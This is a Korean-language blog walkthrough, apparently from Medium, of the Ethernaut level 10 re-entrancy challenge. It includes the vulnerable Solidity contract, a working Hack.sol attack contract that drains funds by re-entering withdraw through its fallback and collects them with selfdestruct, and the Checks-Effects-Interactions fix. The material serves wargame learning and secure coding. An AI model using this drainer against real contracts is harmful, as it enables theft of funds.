
Heuristic Wave Follow
Dec 20, 2018 · 7 min read

Ethernaut Re-entrancy Problem — 이더넛 10단계 문제 해설

문제 해설에 들어가기 전, 이번 포스팅은 이더넛 내에서 콘솔창과 상호작용을 할 줄 알고 기본적인 리믹스 및 메타마스크 사용법이 숙지되어 있다는 가정 하에 해설을 진행합니다.



. . .

Re-entrancy Problem

이번 문제의 목표는 컨트랙트에 모인 funds를 탈취하는 것이다. 우선 힌트를 확인해보자

- 신뢰할 수 없는 컨트랙트에서는 예상치 못한 곳에서 코드가 실행된다
- Fallback 함수
- Throw/revert Bubbling
- 다른 컨트랙트로 공격하기
- 콘솔 창 활용하기

The DAO Hack 사건으로 널리 알려진 재진입성 공격을 이번 10단계에서 체험해보자.

코드 분석

```
pragma solidity ^0.4.18;

contract Reentrance {

  mapping(address => uint) public balances; // 주소별로 금액을 관
리
  // 기부를 받을 때, 호출되는 함수
  function donate(address _to) public payable {
    balances[_to] += msg.value;
  }
  // 누가 얼마나 기부를 했는지 체크하는 함수
  function balanceOf(address _who) public view returns (uint
balance) {
    return balances[_who];
  }
  // 인출 함수
  function withdraw(uint _amount) public {
    if(balances[msg.sender] >= _amount) {
      if(msg.sender.call.value(_amount)()) {
        _amount;
      }
      balances[msg.sender] -= _amount;
```

```
    }
  }

  function() public payable {}
}
```

donate 함수를 통해서 외부로 부터 msg.value만큼 기부를 받는다. 이때, balances라는 mapping 구조를 만들어서 누가 얼마를 기부했는지를 주소별로 기부금액을 관리한다. 이때문에, **balanceOf **함수에서 누가 얼마를 기부했는지 확인이 가능하다. 마지막으로 withdraw함수가 있는데 이곳에 취약점이 존재한다. 첫번째 if 문에서 인출하려는 금액을 확인하고 두번째 if 문에서 폴백함수를 불러 amount만큼 금액을 인출하고 마지막으로 인출한 양(_amount)을 balances에서 차감한다.

즉, 외부 컨트랙트에서 withdraw 함수를 호출하면 수정된 balances의 기부금액이 차감되기 전이므로 인출이 몇 번이고 가능하다는 뜻이다. (아직 이해가 되지 않아도 괜찮다. 맨 아래 예방 할 수 있는 코드를 직접 실습해 본다면 감이 올 것이다.)

필자가 직접 작성한 코드보다 구글에서 돌아다니는 코드가 더 좋은 것 같아서 인용했다. (주어진 코드를 어떻게 활용해야 하는지 모르겟다는 댓글에 대한 답변이 될 것 같다!)

. . .

Hack.sol

```
contract Hack {
    address target;
    address owner;

    Reentrance re;

    function Hack(address _target) {    // target(Instance
Address) 주소를 넣고 배포한다.
        target = _target;
        owner = msg.sender; // 사실 필요 없지만, kill함수를 위해서
사용한다.
        re = Reentrance(target);
    }
```

```
    function attack() public payable {
        re.donate.value(0.1 ether)(this);   // 이것을 통해서
target에 기부를하고
        re.withdraw(0.1 ether); // 기부한 금액만큼 인출한다
    }

    function() payable {
        re.withdraw(0.1 ether);
    }
    // ETH를 얼마나 가지고 있는지 조회할 수 있는 함수
    function ethBalance(address _who) public view
returns(uint) {
      return _who.balance;
    }
    // kill 함수를 호출하면 Hack의 CA주소로 담긴 ETH가 owner의 주소로
이동한다.
    function kill () {
        require(msg.sender == owner);
        selfdestruct(owner);
    }
}
```

우리는 attack함수를 통해서 target에 0.1이더를 기부하고 0.1이더를 이어서 인출하면 자동으로 폴백함수를 호출하기 때문에, 지속해서 인출을 시도 할 수 있다.

먼저 문제를 풀기 위해서 주어진 Instance address를 리믹스 브라우저에서 At Address로 불러오자

Hack 컨트랙트에서, InstanceAddress의 ethBalance를 체크해보면 기본적으로 1이더가 들어있는 것을 확인할 수 있다. 이후, 리믹스 상단 Value에 0.1이더를 기입하고 attack을 하면 0.1이더를 기부하고 이어서 기부금을 다시 인출하는데 그때 Hack에 있는 폴백함수를 실행시켜서 지속적으로 0.1이더씩 인출하게 된다. Hack의 CA에 제대로 ETH가 들어와 있는지 확인해 보려면 ethBalance에 Hack의 주소를 넣고 호출하면, 아래와 같이 이더 금액이 표시된다.

> 필자의 경우, 1.1이더가 아니라 1.3이더가 있는 이유는 2번의 outofgas문제로 탈취하지

> 못한채 InstanceAddress에 2번 기부를 하였고 3번째 시도에 제대로 된 가스 계산을 통해서 전액을 탈취하는데 성공했다. 그러므로, attck 함수를 호출하는 경우 가스비를 잘 계산하여 함수를 호출하자!!

이후 Hack의 CA주소에 담긴 이더를 수금 하기 위해서 kill함수를 통해 소중한 이더를 나의 주소로 탈취하자.

1.3이더 가져오기

그렇다면, 우리는 위와 같은 재진입성 문제를 막기 위해서는 어떻게 코딩을 해야 할까?

송금과 관련하여 안전한 코딩을 위해서는 `Condition - Effects - Interation` 패턴을 지닌 `pull형 payable`을 사용해야한다.

Condition — Effects — Interation

. . .

- Condition

함수를 실행하는 조건을 확인하고 조건이 유효하지 않을 때는 처리를 중단

- Effects

상태를 업데이트 (ex : 경매일 경우, 반환 금액 여기 손봐야함 적절한 예시로)

- Interaction

다른 컨트랙트에 메시지를 보낸다 (ex : 입찰금)

CEI패턴을 지키기 위해서는 처음에 주어지 코드를 아래와 같이 수정하면 된다.

```
function withdraw(uint _amount) public {
    if(balances[msg.sender] >= _amount) {

      balances[msg.sender] -= _amount;

      if(msg.sender.call.value(_amount)()) {
        _amount;
      }
    }
  }
```

직접 리믹스 자바스크립트 VM환경에서 수정된 코드를 배포하여 실험을 해보면 확실하게 알 수 있다.

그럼, 다음번에는 11단계 Elevator에서 만나요!

Ethernaut Elevator Problem — 이더넛 11단계 문제 해설

문제 해설에 들어가기 전, 이번 포스팅은 이더넛 내에서 콘솔창과 상호작용을 할 줄 알고 기본적인 리믹스 및 메타마스크 사용법이 숙지되어

medium.com